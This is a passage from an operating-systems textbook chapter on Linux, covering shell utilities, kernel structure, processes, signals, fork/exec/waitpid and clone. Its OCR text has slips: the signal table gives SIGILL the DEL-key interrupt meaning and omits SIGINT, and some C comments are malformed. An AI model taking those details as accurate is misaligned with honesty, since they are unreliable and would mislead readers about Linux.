It is possible to put a list of shell commands in a file and then start a shell with this file as standard input. The (second) shell just processes them in order, the same as it would with commands typed on the keyboard. Files containing shell commands are called **shell scripts**. Shell scripts may assign values to shell variables and then read them later. They may also have parameters, and use `if`, `for`, `while`, and `case` constructs. Thus a shell script is really a program written in shell language. The Berkeley C shell is an alternative shell designed to make shell scripts (and the command language in general) look like C programs in many respects. Since the shell is just another user program, other people have written and distributed a variety of other shells. Users are free to choose whatever shells they like.

10.2.4 Linux Utility Programs

The command-line (shell) user interface to Linux consists of a large number of standard utility programs. Roughly speaking, these programs can be divided into six categories, as follows:

1. File and directory manipulation commands.
2. Filters.
3. Program development tools, such as editors and compilers.
4. Text processing.
5. System administration.
6. Miscellaneous.

The POSIX 1003.1-2008 standard specifies the syntax and semantics of about 150 of these, primarily in the first three categories. The idea of standardizing them is to make it possible for anyone to write shell scripts that use these programs and work on all Linux systems.

In addition to these standard utilities, there are many application programs as well, of course, such as Web browsers, media players, image viewers, office suites, games, and so on.

Let us consider some examples of these programs, starting with file and directory manipulation.

```
cp a b
```

copies file *a* to *b*, leaving the original file intact. In contrast,

```
mv a b
```

copies *a* to *b* but removes the original. In effect, it moves the file rather than really making a copy in the usual sense. Several files can be concatenated using *cat*, which reads each of its input files and copies them all to standard output, one after another. Files can be removed by the *rm* command. The *chmod* command allows the owner to change the rights bits to modify access permissions. Directories can be created with *mkdir* and removed with *rmdir*. To see a list of the files in a directory, *ls* can be used. It has a vast number of flags to control how much detail about each file is shown (e.g., size, owner, group, creation date), to determine the sort order (e.g., alphabetical, by time of last modification, reversed), to specify the layout on the screen, and much more.

We have already seen several filters: *grep* extracts lines containing a given pattern from standard input or one or more input files; *sort* sorts its input and writes it on standard output; *head* extracts the initial lines of its input; *tail* extracts the final lines of its input. Other filters defined by 1003.2 are *cut* and *paste*, which allow

columns of text to be cut and pasted into files; *od*, which converts its (usually binary) input to ASCII text, in octal, decimal, or hexadecimal; *tr*, which does character translation (e.g., lowercase to uppercase), and *pr*, which formats output for the printer, including options to include running heads, page numbers, and so on.

Compilers and programming tools include *gcc*, which calls the C compiler, and *ar*, which collects library procedures into archive files.

Another important tool is *make*, which is used to maintain large programs whose source code consists of multiple files. Typically, some of these are **header files**, which contain type, variable, macro, and other declarations. Source files often include these using a special *include* directive. This way, two or more source files can share the same declarations. However, if a header file is modified, it is necessary to find all the source files that depend on it and recompile them. The function of *make* is to keep track of which file depends on which header, and similar things, and arrange for all the necessary compilations to occur automatically. Nearly all Linux programs, except the smallest ones, are set up to be compiled with *make*.

A selection of the POSIX utility programs is listed in Fig. 10-2, along with a short description of each. All Linux systems have them and many more.

Program	Typical use
cat	Concatenate multiple files to standard output
chmod	Change file protection mode
cp	Copy one or more files
cut	Cut columns of text from a file
grep	Search a file for some pattern
head	Extract the first lines of a file
ls	List directory
make	Compile files to build a binary
mkdir	Make a directory
od	Octal dump a file
paste	Paste columns of text into a file
pr	Format a file for printing
ps	List running processes
rm	Remove one or more files
rmdir	Remove a directory
sort	Sort a file of lines alphabetically
tail	Extract the last lines of a file
tr	Translate between character sets

Figure 10-2. A few of the common Linux utility programs required by POSIX.

10.2.5 Kernel Structure

In Fig. 10-1 we saw the overall structure of a Linux system. Now let us zoom in and look more closely at the kernel as a whole before examining the various parts, such as process scheduling and the file system.




Figure 10-3. Structure of the Linux kernel

The kernel sits directly on the hardware and enables interactions with I/O devices and the memory management unit and controls CPU access to them. At the lowest level, as shown in Fig. 10-3 it contains interrupt handlers, which are the primary way for interacting with devices, and the low-level dispatching mechanism. This dispatching occurs when an interrupt happens. The low-level code here stops the running process, saves its state in the kernel process structures, and starts the appropriate driver. Process dispatching also happens when the kernel completes some operations and it is time to start up a user process again. The dispatching code is in assembler and is quite distinct from scheduling.

Next, we divide the various kernel subsystems into three main components. The I/O component in Fig. 10-3 contains all kernel pieces responsible for interacting with devices and performing network and storage I/O operations. At the highest level, the I/O operations are all integrated under a **VFS** (**Virtual File System**) layer. That is, at the top level, performing a read operation on a file, whether it is in

memory or on disk, is the same as performing a read operation to retrieve a character from a terminal input. At the lowest level, all I/O operations pass through some device driver. All Linux drivers are classified as either character-device drivers or block-device drivers, the main difference being that seeks and random accesses are allowed on block devices and not on character devices. Technically, network devices are really character devices, but they are handled somewhat differently, so that it is probably clearer to separate them, as has been done in the figure.

Above the device-driver level, the kernel code is different for each device type. Character devices may be used in two different ways. Some programs, such as visual editors like *vi* and *emacs*, want every keystroke as it is hit. Raw terminal (tty) I/O makes this possible. Other software, such as the shell, is line oriented, allowing users to edit the whole line before hitting ENTER to send it to the program. In this case the character stream from the terminal device is passed through a so-called line discipline, and appropriate formatting is applied.

Networking software is often modular, with different devices and protocols supported. The layer above the network drivers handles a kind of routing function, making sure that the right packet goes to the right device or protocol handler. Most Linux systems contain the full functionality of a hardware router within the kernel, although the performance is less than that of a hardware router. Above the router code is the actual protocol stack, including IP and TCP, but also many additional protocols. Overlaying all the network is the socket interface, which allows programs to create sockets for particular networks and protocols, getting back a file descriptor for each socket to use later.

On top of the disk drivers is the I/O scheduler, which is responsible for ordering and issuing disk-operation requests in a way that tries to conserve wasteful disk head movement or to meet some other system policy.

At the very top of the block-device column are the file systems. Linux may, and in fact does, have multiple file systems coexisting concurrently. In order to hide the gruesome architectural differences of various hardware devices from the file system implementation, a generic block-device layer provides an abstraction used by all file systems.

To the right in Fig. 10-3 are the other two key components of the Linux kernel. These are responsible for the memory and process management tasks. Memory-management tasks include maintaining the virtual to physical-memory mappings, maintaining a cache of recently accessed pages and implementing a good page-replacement policy, and on-demand bringing in new pages of needed code and data into memory.

The key responsibility of the process-management component is the creation and termination of processes. It also includes the process scheduler, which chooses which process or, rather, thread to run next. As we shall see in the next section, the Linux kernel treats both processes and threads simply as executable entities, and will schedule them based on a global scheduling policy. Finally, code for signal handling also belongs to this component.

While the three components are represented separately in the figure, they are highly interdependent. File systems typically access files through the block devices. However, in order to hide the large latencies of disk accesses, files are copied into the page cache in main memory. Some files may even be dynamically created and may have only an in-memory representation, such as files providing some run-time resource usage information. In addition, the virtual memory system may rely on a disk partition or in-file swap area to back up parts of the main memory when it needs to free up certain pages, and therefore relies on the I/O component. Numerous other interdependencies exist.

In addition to the static in-kernel components, Linux supports dynamically loadable modules. These modules can be used to add or replace the default device drivers, file system, networking, or other kernel codes. The modules are not shown in Fig. 10-3.

Finally, at the very top is the system call interface into the kernel. All system calls come here, causing a trap which switches the execution from user mode into protected kernel mode and passes control to one of the kernel components described above.

10.3 PROCESSES IN LINUX

In the previous sections, we started out by looking at Linux as viewed from the keyboard, that is, what the user sees in an *xterm* window. We gave examples of shell commands and utility programs that are frequently used. We ended with a brief overview of the system structure. Now it is time to dig deeply into the kernel and look more closely at the basic concepts Linux supports, namely, processes, memory, the file system, and input/output. These notions are important because the system calls—the interface to the operating system itself—manipulate them. For example, system calls exist to create processes and threads, allocate memory, open files, and do I/O.

Unfortunately, with so many versions of Linux in existence, there are some differences between them. In this chapter, we will emphasize the features common to all of them rather than focus on any one specific version. Thus in certain sections (especially implementation sections), the discussion may not apply equally to every version.

10.3.1 Fundamental Concepts

The main active entities in a Linux system are the processes. Linux processes are very similar to the classical sequential processes that we studied in Chap 2. Each process runs a single program and initially has a single thread of control. In other words, it has one program counter, which keeps track of the next instruction to be executed. Linux allows a process to create additional threads once it starts.

Linux is a multiprogramming system, so multiple, independent processes may be running at the same time. Furthermore, each user may have several active processes at once, so on a large system, there may be hundreds or even thousands of processes running. In fact, on most single-user workstations, even when the user is absent, dozens of background processes, called **daemons**, are running. These are started by a shell script when the system is booted. ("Daemon" is a variant spelling of "demon," which is a self-employed evil spirit.)

A typical daemon is the *cron daemon*. It wakes up once a minute to check if there is any work for it to do. If so, it does the work. Then it goes back to sleep until it is time for the next check.

This daemon is needed because it is possible in Linux to schedule activities minutes, hours, days, or even months in the future. For example, suppose a user has a dentist appointment at 3 o'clock next Tuesday. He can make an entry in the cron daemon's database telling the daemon to beep at him at, say, 2:30. When the appointed day and time arrives, the cron daemon sees that it has work to do, and starts up the beeping program as a new process.

The cron daemon is also used to start up periodic activities, such as making daily disk backups at 4 A.M., or reminding forgetful users every year on October 31 to stock up on trick-or-treat goodies for Halloween. Other daemons handle incoming and outgoing electronic mail, manage the line printer queue, check if there are enough free pages in memory, and so forth. Daemons are straightforward to implement in Linux because each one is a separate process, independent of all other processes.

Processes are created in Linux in an especially simple manner. The fork system call creates an exact copy of the original process. The forking process is called the **parent process**. The new process is called the **child process**. The parent and child each have their own, private memory images. If the parent subsequently changes any of its variables, the changes are not visible to the child, and vice versa.

Open files are shared between parent and child. That is, if a certain file was open in the parent before the fork, it will continue to be open in both the parent and the child afterward. Changes made to the file by either one will be visible to the other. This behavior is only reasonable, because these changes are also visible to any unrelated process that opens the file.

The fact that the memory images, variables, registers, and everything else are identical in the parent and child leads to a small difficulty: How do the processes know which one should run the parent code and which one should run the child code? The secret is that the fork system call returns a 0 to the child and a nonzero value, the child's **PID** (**Process Identifier**), to the parent. Both processes normally check the return value and act accordingly, as shown in Fig. 10-4.

Processes are named by their PIDs. When a process is created, the parent is given the child's PID, as mentioned above. If the child wants to know its own PID, there is a system call, getpid, that provides it. PIDs are used in a variety of ways. For example, when a child terminates, the parent is given the PID of the child that

```
pid = fork( );                  /* if the fork succeeds, pid > 0 in the parent */
if (pid < 0) {
      handle_error( );          /* fork failed (e.g., memory or some table is full) */
} else if (pid > 0) {
                                /* parent code goes here. /*/
} else {
                                /* child code goes here. /*/
}
```

Figure 10-4. Process creation in Linux.

just finished. This can be important because a parent may have many children. Since children may also have children, an original process can build up an entire tree of children, grandchildren, and further descendants.

Processes in Linux can communicate with each other using a form of message passing. It is possible to create a channel between two processes into which one process can write a stream of bytes for the other to read. These channels are called **pipes**. Synchronization is possible because when a process tries to read from an empty pipe it is blocked until data are available.

Shell pipelines are implemented with pipes. When the shell sees a line like

```
sort <f | head
```

it creates two processes, *sort* and *head*, and sets up a pipe between them in such a way that *sort*'s standard output is connected to *head*'s standard input. In this way, all the data that *sort* writes go directly to *head*, instead of going to a file. If the pipe fills, the system stops running *sort* until *head* has removed some data from it.

Processes can also communicate in another way besides pipes: software interrupts. A process can send what is called a **signal** to another process. Processes can tell the system what they want to happen when an incoming signal arrives. The choices available are to ignore it, to catch it, or to let the signal kill the process. Terminatingthe process is the default for most signals. If a process elects to catch signals sent to it, it must specify a signal-handling procedure. When a signal arrives, control will abruptly switch to the handler. When the handler is finished and returns, control goes back to where it came from, analogous to hardware I/O interrupts. A process can send signals only to members of its **process group**, which consists of its parent (and further ancestors), siblings, and children (and further descendants). A process may also send a signal to all members of its process group with a single system call.

Signals are also used for other purposes. For example, if a process is doing floating-point arithmetic, and inadvertently divides by 0 (something that mathematicians tend to frown upon), it gets a SIGFPE (floating-point exception) signal. Some of the signals that are required by POSIX are listed in Fig. 10-5. Many Linux systems have additional signals as well, but programs using them may not be portable to other versions of Linux and UNIX in general.

Signal	Cause
SIGABRT	Sent to abort a process and force a core dump
SIGALRM	The alarm clock has gone off
SIGFPE	A floating-point error has occurred (e.g., division by 0)
SIGHUP	The phone line the process was using has been hung up
SIGILL	The user has hit the DEL key to interrupt the process
SIGQUIT	The user has hit the key requesting a core dump
SIGKILL	Sent to kill a process (cannot be caught or ignored)
SIGPIPE	The process has written to a pipe which has no readers
SIGSEGV	The process has referenced an invalid memory address
SIGTERM	Used to request that a process terminate gracefully
SIGUSR1	Available for application-defined purposes
SIGUSR2	Available for application-defined purposes

Figure 10-5. Some of the signals required by POSIX.

10.3.2 Process-Management System Calls in Linux

Let us now look at the Linux system calls dealing with process management. The main ones are listed in Fig. 10-6. Fork is a good place to start the discussion. The Fork system call, supported also by other traditional UNIX systems, is the main way to create a new process in Linux systems. (We will discuss another alternative in the following section.) It creates an exact duplicate of the original process, including all the file descriptors, registers, and everything else. After the fork, the original process and the copy (the parent and child) go their separate ways. All the variables have identical values at the time of the fork, but since the entire parent address space is copied to create the child, subsequent changes in one of them do not affect the other. The fork call returns a value, which is zero in the child, and equal to the child's PID in the parent. Using the returned PID, the two processes can see which is the parent and which is the child.

In most cases, after a fork, the child will need to execute different code from the parent. Consider the case of the shell. It reads a command from the terminal, forks off a child process, waits for the child to execute the command, and then reads the next command when the child terminates. To wait for the child to finish, the parent executes a waitpid system call, which just waits until the child terminates (any child if more than one exists). Waitpid has three parameters. The first one allows the caller to wait for a specific child. If it is −1, any old child (i.e., the first child to terminate) will do. The second parameter is the address of a variable that will be set to the child's exit status (normal or abnormal termination and exit value). This allows the parent to know the fate of its child. The third parameter determines whether the caller blocks or returns if no child is already terminated.

System call	Description
pid = fork( )	Create a child process identical to the parent
pid = waitpid(pid, &statloc, opts)	Wait for a child to terminate
s = execve(name, argv, envp)	Replace a process' core image
exit(status)	Terminate process execution and return status
s = sigaction(sig, &act, &oldact)	Define action to take on signals
s = sigreturn(&context)	Return from a signal
s = sigprocmask(how, &set, &old)	Examine or change the signal mask
s = sigpending(set)	Get the set of blocked signals
s = sigsuspend(sigmask)	Replace the signal mask and suspend the process
s = kill(pid, sig)	Send a signal to a process
residual = alarm(seconds)	Set the alarm clock
s = pause( )	Suspend the caller until the next signal

Figure 10-6. Some system calls relating to processes. The return code *s* is −1 if an error has occurred, *pid* is a process ID, and *residual* is the remaining time in the previous alarm. The parameters are what the names suggest.

In the case of the shell, the child process must execute the command typed by the user. It does this by using the exec system call, which causes its entire core image to be replaced by the file named in its first parameter. A highly simplified shell illustrating the use of fork, waitpid, and exec is shown in Fig. 10-7.

In the most general case, exec has three parameters: the name of the file to be executed, a pointer to the argument array, and a pointer to the environment array. These will be described shortly. Various library procedures, such as *execl*, *execv*, *execle*, and *execve*, are provided to allow the parameters to be omitted or specified in various ways. All of these procedures invoke the same underlying system call. Although the system call is exec, there is no library procedure with this name; one of the others must be used.

Let us consider the case of a command typed to the shell, such as

```
cp file1 file2
```

used to copy *file1* to *file2*. After the shell has forked, the child locates and executes the file *cp* and passes it information about the files to be copied.

The main program of *cp* (and many other programs) contains the function declaration

```
main(argc, argv, envp)
```

where *argc* is a count of the number of items on the command line, including the program name. For the example above, *argc* is 3.

The second parameter, *argv*, is a pointer to an array. Element *i* of that array is a pointer to the *i*th string on the command line. In our example, *argv*[0] would point

```
while (TRUE) {                                  /* repeat forever /*/
      type_prompt( );                           /* display prompt on the screen */
      read_command(command, params);            /* read input line from keyboard */

      pid = fork( );                            /* fork off a child process */
      if (pid < 0) {
            printf("Unable to fork0);           /* error condition */
            continue;                           /* repeat the loop */
      }

      if (pid != 0) {
            waitpid (–1, &status, 0);           /* parent waits for child */
      } else {
            execve(command, params, 0);         /* child does the work */
      }
}
```

Figure 10-7. A highly simplified shell.

to the two-character string "cp". Similarly, *argv*[1] would point to the five-character string "file1" and *argv*[2] would point to the five-character string "file2".

The third parameter of *main*, *envp*, is a pointer to the environment, an array of strings containing assignments of the form *name = value* used to pass information such as the terminal type and home directory name to a program. In Fig. 10-7, no environment is passed to the child, so that the third parameter of *execve* is a zero in this case.

If exec seems complicated, do not despair; it is the most complex system call. All the rest are much simpler. As an example of a simple one, consider exit, which processes should use when they are finished executing. It has one parameter, the exit status (0 to 255), which is returned to the parent in the variable *status* of the waitpid system call. The low-order byte of *status* contains the termination status, with 0 being normal termination and the other values being various error conditions. The high-order byte contains the child's exit status (0 to 255), as specified in the child's call to exit. For example, if a parent process executes the statement

```
n = waitpid(–1, &status, 0);
```

it will be suspended until some child process terminates. If the child exits with, say, 4 as the parameter to *exit*, the parent will be awakened with *n* set to the child's PID and *status* set to 0x0400 (0x as a prefix means hexadecimal in C). The low-order byte of *status* relates to signals; the next one is the value the child returned in its call to exit.

If a process exits and its parent has not yet waited for it, the process enters a kind of suspended animation called the **zombie state**—the living dead. When the parent finally waits for it, the process terminates.

Several system calls relate to signals, which are used in a variety of ways. For example, if a user accidentally tells a text editor to display the entire contents of a very long file, and then realizes the error, some way is needed to interrupt the editor. The usual choice is for the user to hit some special key (e.g., DEL or CTRL-C), which sends a signal to the editor. The editor catches the signal and stops the print-out.

To announce its willingness to catch this (or any other) signal, the process can use the sigaction system call. The first parameter is the signal to be caught (see Fig. 10-5). The second is a pointer to a structure giving a pointer to the signal-handling procedure, as well as some other bits and flags. The third one points to a structure where the system returns information about signal handling currently in effect, in case it must be restored later.

The signal handler may run for as long as it wants to. In practice, though, signal handlers are usually fairly short. When the signal-handling procedure is done, it returns to the point from which it was interrupted.

The sigaction system call can also be used to cause a signal to be ignored, or to restore the default action, which is killing the process.

Hitting the DEL key is not the only way to send a signal. The kill system call allows a process to signal another related process. The choice of the name "kill" for this system call is not an especially good one, since most processes send signals to other ones with the intention that they be caught. However, a signal that is not caught, does, indeed, kill the recipient.

For many real-time applications, a process needs to be interrupted after a specific time interval to do something, such as to retransmit a potentially lost packet over an unreliable communication line. To handle this situation, the alarm system call has been provided. The parameter specifies an interval, in seconds, after which a SIGALRM signal is sent to the process. A process may have only one alarm outstanding at any instant. If an alarm call is made with a parameter of 10 seconds, and then 3 seconds later another alarm call is made with a parameter of 20 seconds, only one signal will be generated, 20 seconds after the second call. The first signal is canceled by the second call to alarm. If the parameter to alarm is zero, any pending alarm signal is canceled. If an alarm signal is not caught, the default action is taken and the signaled process is killed. Technically, alarm signals may be ignored, but that is a pointless thing to do. Why would a program ask to be signaled later on and then ignore the signal?

It sometimes occurs that a process has nothing to do until a signal arrives. For example, consider a computer-aided instruction program that is testing reading speed and comprehension. It displays some text on the screen and then calls alarm to signal it after 30 seconds. While the student is reading the text, the program has nothing to do. It could sit in a tight loop doing nothing, but that would waste CPU time that a background process or other user might need. A better solution is to use the pause system call, which tells Linux to suspend the process until the next signal arrives. Woe be it to the program that calls pause with no alarm pending.

10.3.3 Implementation of Processes and Threads in Linux

A process in Linux is like an iceberg: you only see the part above the water, but there is also an important part underneath. Every process has a user part that runs the user program. However, when one of its threads makes a system call, it traps to kernel mode and begins running in kernel context, with a different memory map and full access to all machine resources. It is still the same thread, but now with more power and also its own kernel mode stack and kernel mode program counter. These are important because a system call can block partway through, for example, waiting for a disk operation to complete. The program counter and registers are then saved so the thread can be restarted in kernel mode later.

The Linux kernel internally represents processes as **tasks**, via the structure *task_struct*. Unlike other OS approaches (which make a distinction between a process, lightweight process, and thread), Linux uses the task structure to represent any execution context. Therefore, a single-threaded process will be represented with one task structure and a multithreaded process will have one task structure for each of the user-level threads. Finally, the kernel itself is multithreaded, and has kernel-level threads which are not associated with any user process and are executing kernel code. We will return to the treatment of multithreaded processes (and threads in general) later in this section.

For each process, a process descriptor of type *task_ struct* is resident in memory at all times. It contains vital information needed for the kernel's management of all processes, including scheduling parameters, lists of open-file descriptors, and so on. The process descriptor along with memory for the kernel-mode stack for the process are created upon process creation.

For compatibility with other UNIX systems, Linux identifies processes via the PID. The kernel organizes all processes in a doubly linked list of task structures. In addition to accessing process descriptors by traversing the linked lists, the PID can be mapped to the address of the task structure, and the process information can be accessed immediately.

The task structure contains a variety of fields. Some of these fields contain pointers to other data structures or segments, such as those containing information about open files. Some of these segments are related to the user-level structure of the process, which is not of interest when the user process is not runnable. Therefore, these may be swapped or paged out, in order not to waste memory on information that is not needed. For example, although it is possible for a process to be sent a signal while it is swapped out, it is not possible for it to read a file. For this reason, information about signals must be in memory all the time, even when the process is not present in memory. On the other hand, information about file descriptors can be kept in the user structure and brought in only when the process is in memory and runnable.

The information in the process descriptor falls into a number of broad categories that can be roughly described as follows:

1. **Scheduling parameters**. Process priority, amount of CPU time consumed recently, amount of time spent sleeping recently. Together, these are used to determine which process to run next.

2. **Memory image**. Pointers to the text, data, and stack segments, or page tables. If the text segment is shared, the text pointer points to the shared text table. When the process is not in memory, information about how to find its parts on disk is here too.

3. **Signals**. Masks showing which signals are being ignored, which are being caught, which are being temporarily blocked, and which are in the process of being delivered.

4. **Machine registers**. When a trap to the kernel occurs, the machine registers (including the floating-point ones, if used) are saved here.

5. **System call state**. Information about the current system call, including the parameters, and results.

6. **File descriptor table**. When a system call involving a file descriptor is invoked, the file descriptor is used as an index into this table to locate the in-core data structure (i-node) corresponding to this file.

7. **Accounting**. Pointer to a table that keeps track of the user and system CPU time used by the process. Some systems also maintain limits here on the amount of CPU time a process may use, the maximum size of its stack, the number of page frames it may consume, and other items.

8. **Kernel stack**. A fixed stack for use by the kernel part of the process.

9. **Miscellaneous**. Current process state, event being waited for, if any, time until alarm clock goes off, PID, PID of the parent process, and user and group identification.

Keeping this information in mind, it is now easy to explain how processes are created in Linux. The mechanism for creating a new process is actually fairly straightforward. A new process descriptor and user area are created for the child process and filled in largely from the parent. The child is given a PID, its memory map is set up, and it is given shared access to its parent's files. Then its registers are set up and it is ready to run.

When a fork system call is executed, the calling process traps to the kernel and creates a task structure and few other accompanying data structures, such as the kernel-mode stack and a *thread_info* structure. This structure is allocated at a fixed offset from the process' end-of-stack, and contains few process parameters, along

with the address of the process descriptor. By storing the process descriptor's address at a fixed location, Linux needs only few efficient operations to locate the task structure for a running process.

The majority of the process-descriptor contents are filled out based on the parent's descriptor values. Linux then looks for an available PID, that is, not one currently in use by any process, and updates the PID hash-table entry to point to the new task structure. In case of collisions in the hash table, process descriptors may be chained. It also sets the fields in the *task_struct* to point to the corresponding previous/next process on the task array.

In principle, it should now allocate memory for the child's data and stack segments, and to make exact copies of the parent's segments, since the semantics of fork say that no memory is shared between parent and child. The text segment may be either copied or shared since it is read only. At this point, the child is ready to run.

However, copying memory is expensive, so all modern Linux systems cheat. They give the child its own page tables, but have them point to the parent's pages, only marked read only. Whenever either process (the child or the parent) tries to write on a page, it gets a protection fault. The kernel sees this and then allocates a new copy of the page to the faulting process and marks it read/write. In this way, only pages that are actually written have to be copied. This mechanism is called **copy on write**. It has the additional benefit of not requiring two copies of the program in memory, thus saving RAM.

After the child process starts running, the code running there (a copy of the shell in our example) does an exec system call giving the command name as a parameter. The kernel now finds and verifies the executable file, copies the arguments and environment strings to the kernel, and releases the old address space and its page tables.

Now the new address space must be created and filled in. If the system supports mapped files, as Linux and virtually all other UNIX-based systems do, the new page tables are set up to indicate that no pages are in memory, except perhaps one stack page, but that the address space is backed by the executable file on disk. When the new process starts running, it will immediately get a page fault, which will cause the first page of code to be paged in from the executable file. In this way, nothing has to be loaded in advance, so programs can start quickly and fault in just those pages they need and no more. (This strategy is really just demand paging in its most pure form, as we discussed in Chap. 3.) Finally, the arguments and environment strings are copied to the new stack, the signals are reset, and the registers are initialized to all zeros. At this point, the new command can start running.

Figure 10-8 illustrates the steps described above through the following example: A user types a command, ls, on the terminal, the shell creates a new process by forking off a clone of itself. The new shell then calls exec to overlay its memory with the contents of the executable file *ls*. After that, *ls* can start.




Figure 10-8. The steps in executing the command *ls* typed to the shell.

Threads in Linux

We discussed threads in a general way in Chap. 2. Here we will focus on kernel threads in Linux, particularly on the differences among the Linux thread model and other UNIX systems. In order to better understand the unique capabilities provided by the Linux model, we start with a discussion of some of the challenging decisions present in multithreaded systems.

The main issue in introducing threads is maintaining the correct traditional UNIX semantics. First consider fork. Suppose that a process with multiple (kernel) threads does a fork system call. Should all the other threads be created in the new process? For the moment, let us answer that question with yes. Suppose that one of the other threads was blocked reading from the keyboard. Should the corresponding thread in the new process also be blocked reading from the keyboard? If so, which one gets the next line typed? If not, what should that thread be doing in the new process?

The same problem holds for many other things threads can do. In a single-threaded process, the problem does not arise because the one and only thread cannot be blocked when calling fork. Now consider the case that the other threads are not created in the child process. Suppose that one of the not-created threads holds a mutex that the one-and-only thread in the new process tries to acquire after doing the fork. The mutex will never be released and the one thread will hang forever. Numerous other problems exist, too. There is no simple solution.

File I/O is another problem area. Suppose that one thread is blocked reading from a file and another thread closes the file or does an lseek to change the current file pointer. What happens next? Who knows?

Signal handling is another thorny issue. Should signals be directed at a specific thread or just at the process? A SIGFPE (floating-point exception) should probably be caught by the thread that caused it. What if it does not catch it? Should just that thread be killed, or all threads? Now consider the SIGINT signal, generated by the user at the keyboard. Which thread should catch that? Should all threads share a common set of signal masks? All solutions to these and other problems usually cause something to break somewhere. Getting the semantics of threads right (not to mention the code) is a nontrivial business.

Linux supports kernel threads in an interesting way that is worth looking at. The implementation is based on ideas from 4.4BSD, but kernel threads were not enabled in that distribution because Berkeley ran out of money before the C library could be rewritten to solve the problems discussed above.

Historically, processes were resource containers and threads were the units of execution. A process contained one or more threads that shared the address space, open files, signal handlers, alarms, and everything else. Everything was clear and simple as described above.

In 2000, Linux introduced a powerful new system call, clone, that blurred the distinction between processes and threads and possibly even inverted the primacy of the two concepts. Clone is not present in any other version of UNIX. Classically, when a new thread was created, the original thread(s) and the new one shared everything but their registers. In particular, file descriptors for open files, signal handlers, alarms, and other global properties were per process, not per thread. What clone did was make it possible for each of these aspects and others to be process specific or thread specific. It is called as follows:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

The call creates a new thread, either in the current process or in a new process, depending on *sharing_flags*. If the new thread is in the current process, it shares the address space with the existing threads, and every subsequent write to any byte in the address space by any thread is immediately visible to all the other threads in the process. On the other hand, if the address space is not shared, then the new thread gets an exact copy of the address space, but subsequent writes by the new thread are not visible to the old ones. These semantics are the same as POSIX fork.

In both cases, the new thread begins executing at *function*, which is called with *arg* as its only parameter. Also in both cases, the new thread gets its own private stack, with the stack pointer initialized to *stack_ptr*.

The *sharing_flags* parameter is a bitmap that allows a finer grain of sharing than traditional UNIX systems. Each of the bits can be set independently of the other ones, and each of them determines whether the new thread copies some data

structure or shares it with the calling thread. Fig. 10-9 shows some of the items that can be shared or copied according to bits in *sharing_flags*.

Flag	Meaning when set	Meaning when cleared
CLONE_VM	Create a new thread	Create a new process
CLONE_FS	Share umask, root, and working dirs	Do not share them
CLONE_FILES	Share the file descriptors	Copy the file descriptors
CLONE_SIGHAND	Share the signal handler table	Copy the table
CLONE_PARENT	New thread has same parent as the caller	New thread's parent is caller

Figure 10-9. Bits in the *sharing_flags* bitmap.

The *CLONE_VM* bit determines whether the virtual memory (i.e., address space) is shared with the old threads or copied. If it is set, the new thread just moves in with the existing ones, so the clone call effectively creates a new thread in an existing process. If the bit is cleared, the new thread gets its own private address space. Having its own address space means that the effect of its STORE instructions is not visible to the existing threads. This behavior is similar to fork, except as noted below. Creating a new address space is effectively the definition of a new process.

The *CLONE_FS* bit controls sharing of the root and working directories and of the umask flag. Even if the new thread has its own address space, if this bit is set, the old and new threads share working directories. This means that a call to chdir by one thread changes the working directory of the other thread, even though the other thread may have its own address space. In UNIX, a call to chdir by a thread always changes the working directory for other threads in its process, but never for threads in another process. Thus this bit enables a kind of sharing not possible in traditional UNIX versions.

